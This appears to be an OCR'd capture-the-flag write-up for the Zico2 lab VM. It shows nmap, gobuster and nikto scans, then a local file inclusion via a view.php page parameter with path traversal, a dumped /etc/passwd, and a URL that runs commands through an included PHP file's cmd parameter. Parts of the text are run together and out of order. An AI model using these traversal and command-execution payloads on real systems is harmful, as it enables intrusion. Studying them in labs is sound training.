Zico2

```
└─$ nmap -T4 -p- -A -sV 192.168.103.152
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 12:48 EDT
Nmap scan report for 192.168.103.152
Host is up (0.00073s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_  256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp   open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Zico's Shop
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp   rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4        111/tcp6  rpcbind
|   100000  3,4        111/udp6  rpcbind
|   100024  1        38641/tcp   status
|   100024  1        38672/udp6  status
|   100024  1        41814/tcp6  status
|_  100024  1        59786/udp   status
38641/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
```


22/tcp

OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)

80/tcp

Apache httpd 2.2.22 ((Ubuntu))

Dirbuster



wpscan

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.103.152/index
```

4 ×

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.15
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

Scan Aborted: The remote website is up, but does not seem to be running WordPress.

Gobuster

```
└─$ gobuster dir -u http://192.168.103.152 -w /usr/share/dirbuster/wordlists/directory-list-2.3-
```

small.txt
===
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===
[+] Url: http://192.168.103.152
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===
2021/03/14 13:08:16 Starting gobuster
===
/index (Status: 200)
/img (Status: 301)
/view (Status: 200)
/tools (Status: 200)
/css (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/package (Status: 200)
/LICENSE (Status: 200)
/less (Status: 301)
===
2021/03/14 13:08:23 Finished
===

Nikto

┌──(kali㉿kali)-[~]
└─$ nikto -h 'http://192.168.103.152'
- Nikto v2.1.6

+ Target IP: 192.168.103.152
+ Target Hostname: 192.168.103.152
+ Target Port: 80
+ Start Time: 2021-03-14 13:13:29 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 3803593, size: 7970, mtime: Thu Jun 8 15:18:30 2017
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html

+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26
+ /package.json: Node.js package file found. It may contain sensitive information.
+ 8725 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2021-03-14 13:13:38 (GMT-4) (9 seconds)

+ 1 host(s) tested

/index

└─$ nikto -h 'http://192.168.103.152/index'
- Nikto v2.1.6

+ Target IP: 192.168.103.152
+ Target Hostname: 192.168.103.152
+ Target Port: 80
+ Start Time: 2021-03-14 13:14:29 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /index, inode: 3a09c9, size: 1f22, mtime: 55177b7ccfb97;55177bcf7b83e
+ Uncommon header 'tcn' found, with contents: choice
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ 7914 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2021-03-14 13:14:37 (GMT-4) (8 seconds)

+ 1 host(s) tested

/vendor

┌──(kali㉿kali)-[~]
└─$ nikto -h 'http://192.168.103.152/vendor'
- Nikto v2.1.6

+ Target IP: 192.168.103.152

+ Target Hostname: 192.168.103.152
+ Target Port: 80
+ Start Time: 2021-03-14 13:15:34 (GMT-4)


+ Server: Apache/2.2.22 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /vendor/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /vendor/./: Directory indexing found.
+ /vendor/./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: /vendor//: Directory indexing found.
+ /vendor//: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: /vendor/%2e/: Directory indexing found.
+ OSVDB-576: /vendor/%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: /vendor///: Directory indexing found.
+ OSVDB-119: /vendor/?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-119: /vendor/?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268: /
vendor//
Directory indexing found.
+ OSVDB-3288: /
vendor//
Abyss 1.03 reveals directory listing when /'s are requested.
+ 7915 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time: 2021-03-14 13:15:42 (GMT-4) (8 seconds)

Exploit

http://192.168.103.152/view.php?page=tools.html

Suspecting LFI

LFISuite




Trail

root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/bin/shbin:x:2:2:bin:/bin:/bin/-shsys:x:3:3:sys:/dev:/bin/shsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/-bin/shman:x:6:12:man:/var/cache/man:/bin/shlp:x:7:7:lp:/var/spool/lpd:/bin/shmail:x:8:8:mail:/-var/mail:/bin/shnews:x:9:9:news:/var/spool/news:/bin/shuucp:x:10:10:uucp:/var/spool/uucp:/bin/-shproxy:x:13:13:proxy:/bin:/bin/shwww-data:x:33:33:www-data:/var/www:/bin/shbackup:x:-34:34:backup:/var/backups:/bin/shlist:x:38:38:Mailing List Manager:/var/list:/bin/shirc:x:39:39:ircd:/-var/run/ircd:/bin/shgnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/-shnobody:x:65534:65534:nobody:/nonexistent:/bin/shlibuuid:x:100:101::/var/lib/libuuid:/bin/-shsyslog:x:101:103::/home/syslog:/bin/falsemessagebus:x:102:105::/var/run/dbus:/bin/falsentp:x:-103:108::/home/ntp:/bin/falsesshd:x:104:65534::/var/run/sshd:/usr/sbin/nologinvboxadd:x:999:1::/-var/run/vboxadd:/bin/falsestatd:x:105:65534::/var/lib/nfs:/bin/falsemysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/falsezico:x:1000:1000:,,,:/home/zico:/bin/bash

http://192.168.103.152/dbadmin/test_db.php

http://192.168.103.152/view.php?page=../../usr/databases/hackingresources.php&cmd=ls



SQLite format 3@ -â! —h3tablehackhackCREATE TABLE 'hack' ('name' TEXT default '') ÕÕ)[

111/tcp

rpcbind 2-4 (RPC #100000)

38641/tcp